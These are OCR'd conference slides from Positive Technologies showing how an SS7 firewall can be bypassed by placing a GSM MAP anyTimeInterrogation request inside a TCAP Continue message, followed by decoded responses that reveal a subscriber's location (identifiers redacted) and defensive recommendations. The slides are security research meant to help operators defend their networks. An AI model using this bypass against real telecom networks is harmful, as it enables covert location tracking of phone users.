
```
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ▷ continue
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: anyTimeInterrogation (71)
      ◢ subscriberIdentity: msisdn (1)
        ◢ msisdn: [redacted]20f2
            1... .... = Extension: No Extension
            .001 .... = Nature of number: International Number (0x1)
            .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164)
          ▷ E.164 number (MSISDN): [redacted]022
      ▷ requestedInfo
      ▷ gsmSCF-Address: [redacted]5f9
```

The **AnyTimeInterrogation** operation is encapsulated into **TCAP Continue** instead of normal **TCAP Begin** message.

The STP routes this message to the node that is involved into the initial transaction.

SS7 firewall: bypass within a TCAP handshake

POSITIVE TECHNOLOGIES




Protocol	Info
TCAP	Begin otid(80003a91)
TCAP	Continue otid(152370f6) dtid(80003a91)
GSM MAP	invoke anyTimeInterrogation

```
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ▷ continue
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: anyTimeInterrogation (71)
      ◢ subscriberIdentity: msisdn (1)
        ◢ msisdn: [redacted]20f2
            1... .... = Extension: No Extension
            .001 .... = Nature of number: International Number (0x1)
            .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164)
          ▷ E.164 number (MSISDN): [redacted]022
      ▷ requestedInfo
      ▷ gsmSCF-Address: [redacted]5f9
```

SS7 firewall: bypass within a TCAP handshake

POSITIVE TECHNOLOGIES



Protocol	Info
TCAP	Begin otid(80003a91)
TCAP	Continue otid(152370f6) dtid(80003a91)
GSM MAP	invoke anyTimeInterrogation
GSM MAP	returnResultLast anyTimeInterrogation

```
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ▷ end
◢ GSM Mobile Application
  ◢ Component: returnResultLast (2)
    ◢ returnResultLast
        invokeID: 1
      ◢ resultretres
        ▷ opCode: localValue (0)
        ◢ subscriberInfo
          ◢ locationInformation
              ageOfLocationInformation: 1
              geographicalInformation:
            ▷ vlr-number: [redacted]7f9
            ▷ locationNumber: [redacted]9709
            ◢ cellGlobalIdOrServiceAreaIdOrLAI: cellGlobalIdOrServiceAreaIdFixed
                cellGlobalIdOrServiceAreaIdFixedLength: [redacted]
            ▷ msc-Number: [redacted]7f9
```

SS7 firewall is aside

SS7 architecture flaws

Configuration mistakes

Software bugs

Things to remember

1. **Deploying security tool** does not mean the network is secure. About 67% of SMS Home Routing solutions on tested networks were bypassed.
2. **Test the network.** Penetration testing is a good practice to discover a lot of vulnerabilities. Discover and close existing vulnerabilities before hackers find and exploit them.
3. **Know the perimeter.** Continuous security monitoring enables a mobile operator to know which vulnerabilities are exploited and, therefore, protect the network.


Thank you!
POSITIVE TECHNOLOGIES
Sergey Puzankov
spuzankov@ptsecurity.com
ptsecurity.com